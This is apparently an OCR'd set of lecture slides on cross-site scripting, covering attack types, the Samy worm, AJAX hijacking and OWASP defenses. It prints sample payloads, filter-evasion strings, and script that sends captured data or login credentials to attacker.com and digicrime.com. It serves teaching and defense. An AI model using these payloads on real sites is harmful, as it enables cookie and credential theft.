
And if that doesn’t bother you…

- PDF files on the local filesystem:

```
file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:alert("XSS");
```

JavaScript Malware now runs in local context with the ability to read local files ...

Reflected XSS attack



Attack Server

User Victim

Server Victim

5 send valuable data

3 cl


ink

4 echo user input

Send bad stuff

Reflect it back

Stored XSS


Attack Server
4 steal valuable data
1
Store bad stuff
script
User Victim
2 request content
3 receive m
Download it
script
Server Victim

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`
  - … but can do Javascript within CSS tags:

    `<div style=“background:url(‘javascript:alert(1)’)”>`

    And can hide `“javascript”` as `“java\nscript”`

- With careful javascript hacking:
  - Samy worm infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

Stored XSS using images

Suppose pic.jpg on web server contains HTML !

- request for http://site.com/pic.jpg results in:

```
HTTP/1.1  200 OK
...
Content-Type:  image/jpeg

<html>  fooled ya   </html>
```

- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an “image” that is a script?

DOM-based XSS (no server used)

- Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,do
cument.URL.length));
</SCRIPT>
</HTML>
```

- Works fine with this URL

```
http://www.example.com/welcome.html?name=Joe
```

- But what about this one?

```
http://www.example.com/welcome.html?name=
<script>alert(document.cookie)</script>
```

AJAX hijacking


- AJAX programming model adds additional attack vectors to some existing vulnerabilities
- Client-Centric model followed in many AJAX applications can help hackers, or even open security holes
  - JavaScript allows functions to be redefined after they have been declared …

Example

```
<script>
// override the constructor used to create all objects so that whenever
// the "email" field is set, the method captureObject() will run.
function Object() {
   this.email setter = captureObject;
}
// Send the captured object back to the attacker's Web site
function captureObject(x) {
   var objString = "";
   for (fld in this) {
       objString += fld + ": " + this[fld] + ", ";
   }
   objString += "email: " + x;
   var req = new XMLHttpRequest();
   req.open("GET", "http://attacker.com?obj=" +
   escape(objString),true);
   req.send(null);
}
</script>
```

Chess, et al.

Lots more information about attacks



SYNGRESS®

4 FREE BOOKLETS
YOUR SOLUTIONS MEMBERSHIP

4 FREE E-BOOKLETS

XSS Exploits

CROSS SITE SCRIPTING ATTACKS AND DEFENSE


Your Guide to the Hottest Topic in the Security Community

- Written by the Industry's Undisputed Authorities on XSS
- Are You Protected? XSS Vulnerabilities Exist in 8 Out of 10 Websites!
- Complete Coverage of Filter-Bypass, Intranet Hacking, Exploit Frameworks, and More

Seth Fogie
Jeremiah Grossman
Robert Hansen
Anton Rager

Strangely, this is not the cover of the book …


Complex problems in social network sites



User data

User-supplied application

Defenses at server



How to Protect Yourself (OWASP)

- The best way to protect against XSS attacks:
  - Ensure that your app validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
  - Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
  - We strongly recommend a ‘positive’ security policy that specifies what is allowed. ‘Negative’ or attack signature based policies are difficult to maintain and are likely to be incomplete.

Input data validation and filtering


- Never trust client-side data
  - Best: allow only what you expect
- Remove/encode special characters
  - Many encodings, special chars!
  - E.g., long (non-standard) UTF-8 encodings

Output filtering / encoding

- Remove / encode (X)HTML special chars
  - &lt; for <, &gt; for >, &quot for “ ...
- Allow only safe commands (e.g., no <script>...)
- Caution: `filter evasion` tricks
  - See XSS Cheat Sheet for filter evasion
  - E.g., if filter allows quoting (of <script> etc.), use malformed quoting: <IMG “””><SCRIPT>alert(“XSS”)...
  - Or: (long) UTF-8 encode, or...
- Caution: Scripts not only in <script>!
  - Examples in a few slides

ASP.NET output filtering

- validateRequest: (on by default)
  - Crashes page if finds <script> in POST data.
  - Looks for hardcoded list of patterns
  - Can be disabled: <%@ Page validateRequest=“false"   %>



A potentially dangerous Request.Form value was detected from the client (_ctl1="<script"). - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://localhost/code/ASP.NET1.1/RequestValidation.aspx
Go Links
Done
Local intranet

Server Error in '/Code' Application.

A potentially dangerous Request.Form value was detected from the client (_ctl1="<script").

Description: Request Validation has detected a potentially dangerous client input value, and processing of the request has been aborted. This value may indicate an attempt to compromise the security of your application, such as a cross-site scripting attack. You can disable request validation by setting validateRequest=false in the Page directive or in the configuration section. However, it is strongly recommended that your application explicitly check all inputs in this case.

Exception Details: System.Web.HttpRequestValidationException: A potentially dangerous Request.Form value was detected from the client (_ctl1="<script").

Source Error:

```
An unhandled exception was generated during the execution of the current web request. Information regarding the origin and
location of the exception can be identified using the exception stack trace below.
```

Stack Trace:

```
[HttpRequestValidationException (0x80004005): A potentially dangerous Request.Form value was detected from the client (_ctl1="<script").]
   System.Web.HttpRequest.ValidateString(String s, String valueName, String collectionName)
   System.Web.HttpRequest.ValidateNameValueCollection(NameValueCollection nvc, String collectionName)
   System.Web.HttpRequest.get_Form()
   System.Web.UI.Page.GetCollectionBasedOnMethod()
   System.Web.UI.Page.DeterminePostBackMode()
   System.Web.UI.Adapters.PageAdapter.DeterminePostBackMode()
   System.Web.UI.Page.ProcessRequestMain()
   System.Web.UI.Page.ProcessRequest()
   System.Web.UI.Page.ProcessRequest(HttpContext context)
   System.Web.CallHandlerExecutionStep.System.Web.HttpApplication+IExecutionStep.Execute()
   System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously)
```

Caution: Scripts not only in <script>!

- JavaScript as scheme in URI
  - <img src="javascript:alert(document.cookie);">
- JavaScript On{event} attributes (handlers)
  - OnSubmit, OnError, OnLoad, ...
- Typical use:
  - <img src="none" OnError="alert(document.cookie)">
  - <iframe src=`https://bank.com/login` onload=`steal()`>
  - <form> action="logon.jsp" method="post" onsubmit="hackImg=new Image; hackImg.src='http://www.digicrime.com/'+document.forms(1).login.value'+':'+ document.forms(1).password.value;" </form>

Problems with filters

- Suppose a filter removes <script
  - Good case
    - <script src=“ …” → src=“…”
  - But then
    - <scr<scriptipt src=“ …” → <script src=“ …”

